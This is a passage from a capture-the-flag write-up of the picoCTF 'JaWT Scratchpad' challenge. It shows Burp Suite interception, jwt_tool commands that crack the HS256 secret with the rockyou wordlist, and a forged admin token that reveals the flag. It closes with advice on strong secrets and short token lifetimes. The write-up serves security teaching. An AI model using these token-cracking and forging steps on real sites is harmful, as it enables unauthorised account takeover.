

Burp Suite Community Edition v2023.3.5 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn
Settings
Intercept HTTP history WebSockets history Proxy settings
1
2
Forward Drop Intercept is on Action Open browser
Learn more
Open browser

Intercept is on

Requests sent by Burp's browser will be held here so that you can analyze and modify them before forwarding them to the target server.

Figure 3.2.4: Intercept On In Proxy of Burp Suite

Step 5: Register any name at the textbox in the web page and press enter (Figure 3.2.5).



# JaWT

powered by JWT

## Welcome to JaWT!

JaWT is an online scratchpad, where you can "jot" down whatever you'd like! Consider it a notebook for your thoughts. **JaWT works best in Google Chrome for some reason.**

You will need to log in to access the JaWT scratchpad. You can use any name, other than admin... because the admin user gets a special scratchpad!


John

## Register with your name!

You can use your name as a log in, because that's quick and easy to remember! If you don't like your name, use a short and cool one like John!

Figure 3.2.5: Register Name on Web Page


Step 6: Go to proxy and click forward until cookie=jwt is displayed in the response in Burp Suite. Then, right click and select “send to repeater”. The request will be send to repeater to be modified it later to send to the server (Figure 3.2.6).


Burp Suite Community Edi
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn
1 ×
Send
Cancel
Request
Pretty Raw Hex
\n
Response
Pretty Raw

```
GET / HTTP/1.1
Host: jupiter.challenges.picoctf.org:63090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://jupiter.challenges.picoctf.org:63090/
Connection: close
Cookie: jwt=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiSm9obiJ9.K1Omo0Gk5saKwJTkkgT7PUZohD7USknEE0lmT2AYAiM
Upgrade-Insecure-Requests: 1
```

Figure 3.2.6: Repeater in Burp Suite


Step 7: Open terminal, change directory into the jwt_tool directory (Figure 3.2.7).



```
┌──(root㉿kali)-[~]
└─# cd jwt_tool
```

Figure 3.2.7: Change Directory into JWT Tool Directory


Step 8: Use command python3 jwt_tool.py with jwt token to view the header and payload of the jwt token. The algorithm is HS256 (adamintigriti, 2021) (Figure 3.2.8).



```
┌──(root㉿kali)-[~/jwt_tool]
└─# python3 jwt_tool.py eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiSm9obiJ9.K1Omo0Gk5saKwJTkkgT7PUZohD7USknEE0lmT2AYAiM

 Version 2.2.6                                      @ticarpi

Original JWT:

=====================
Decoded Token Values:
=====================

Token header values:
[+] typ = "JWT"
[+] alg = "HS256"

Token payload values:
[+] user = "John"

----------------------
JWT common timestamps:
iat = IssuedAt
exp = Expires
nbf = NotBefore
----------------------
```

Figure 3.2.8: View Token Using JWT Tool


Step 9: Use command python3 jwt_tool.py <token> -C -d /usr/share/wordlists/rockyou.txt to perform dictionary attack using rockyou.txt. The jwt secret is ilovepico (Singh, 2022) (Figure 3.2.9).



```
┌──(root㉿kali)-[~/jwt_tool]
└─# python3 jwt_tool.py eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiSm9obiJ9.K1Omo0Gk5saKwJTkkgT7PUZohD7USknEE0lmT2AYAiM -C -d /usr/share/wordlists/ro
ou.txt

 Version 2.2.6                                      @ticarpi

Original JWT:

[*] Tested 1 million passwords so far
[*] Tested 2 million passwords so far
[*] Tested 3 million passwords so far
[*] Tested 4 million passwords so far
[*] Tested 5 million passwords so far
[*] Tested 6 million passwords so far
[*] Tested 7 million passwords so far
[+] ilovepico is the CORRECT key!
You can tamper/fuzz the token contents (-T/-I) and sign it using:
python3 jwt_tool.py [options here] -S hs256 -p "ilovepico"
```


Figure 3.2.9: Dictionary attack Using JWT Tool

Step 10: Use command python3 jwt_tool.py <token> -T -S hs256 -p "ilovepico" to tamper the token. -T refers to tamper, -S refers to signature and -p refers to secret (Figure 3.2.10). Next, follow the tamper of token as figure below (adamintigriti, 2021) (Figure 3.2.11).



```
┌──(root㉿kali)-[~/jwt_tool]
└─# python3 jwt_tool.py eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiSm9obiJ9.K1Omo0Gk5saKwJTkkgT7PUZohD7USknEE0lmT2AYAiM -T -S hs256 -p "ilovepico"
```


Figure 3.2.10: Command to Tamper JWT Token



```
Token header values:
[1] typ = "JWT"
[2] alg = "HS256"
[3] *ADD A VALUE*
[4] *DELETE A VALUE*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 0

Token payload values:
[1] user = "John"
[2] *ADD A VALUE*
[3] *DELETE A VALUE*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 1

Current value of user is: John
Please enter new value and hit ENTER
> admin
[1] user = "admin"
[2] *ADD A VALUE*
[3] *DELETE A VALUE*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 0
jwttool_0da1589433db5aa478ca071071f26190 - Tampered token - HMAC Signing:
[+] eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiYWRtaW4ifQ.gtqDl4jVDvNbEe_JYEZTN19Vx6X9NNZtRVbKPBkhO-s
```

Figure 3.2.11: Tamper JWT Token

Step 11: In Burp Suite, modify the jwt value with tampered token and click send. The flag is displayed in the response (Figure 3.2.12).



```
GET / HTTP/1.1
Host: jupiter.challenges.picoctf.org:63090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://jupiter.challenges.picoctf.org:63090/
Connection: close
Cookie: jwt=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiYWRtaW4ifQ.gtqDl4jVDvNbEe_JYEZTN19Vx6X9NNZtRVbKPBkhO-s
Upgrade-Insecure-Requests: 1
```

```
    <article>
      <h1>
        Welcome to JaWT!
      </h1>

      <p>
        JaWT is an online scratchpad, where you can "jot" down whatever you'd like! Consider it a notebook for
        your thoughts. <b style="color:blue ">
           JaWT works best in Google Chrome for some reason.
        </b>
      </p>



      <h2>
         Hello admin!
      </h2>
      <p>
        Here is your JaWT scratchpad!
      </p>
      <textarea style="margin: 0 auto; display: block;">
        picoCTF{jawt_was_just_what_you_thought_f859ab2f}
      </textarea>
      <br>

      <a href="/logout">
        <input style="width:100px" type="submit" value="Logout">
      </a>



      <h2>
         Register with your name!
      </h2>

      <p>
        You can use your name as a log in, because that's quick and easy to remember! If you don't like your name,
         use a short and cool one like <a href="https://github.com/magnumripper/JohnTheRipper">
          John
```

Figure 3.2.12: Get Flag in Burp Suite

# 4.0 Conclusion

The JaWT Scratchpad challenge is a typical type of bad practice in utilising jwt token. A weak secret makes it easier for hackers to crack it. Besides that, the long jwt token lifetime made the token vulnerable to hackers as they have sufficient time to perform brute force attacks to crack the token. Hence, some mechanisms such as the usage of strong secrets and shortened token lifetime should be implemented to enhance the security of jwt token of a website.

## 5.0 Reference

adamintigriti. (2021, July 27). *Hacker Tools: JWT_Tool - The JSON Web Token Toolkit*. Intigriti. https://blog.intigriti.com/2021/07/27/hacker-tools-jwt_tool/

auth0. (2023). *JWT.IO - JSON Web Tokens Introduction*. http://jwt.io/

Hammond, J. (2019). *PicoCTF - picoGym Challenges*. https://play.picoctf.org/

Housen, H. (2019). *PicoCTF-2019/README.md at master · HHousen/PicoCTF-2019*. GitHub. https://github.com/HHousen/PicoCTF-2019

Singh, A. (2022, January 25). *Attacks on JSON Web Token (JWT)*. Medium. https://infosecwriteups.com/attacks-on-json-web-token-jwt-278a49a1ad2e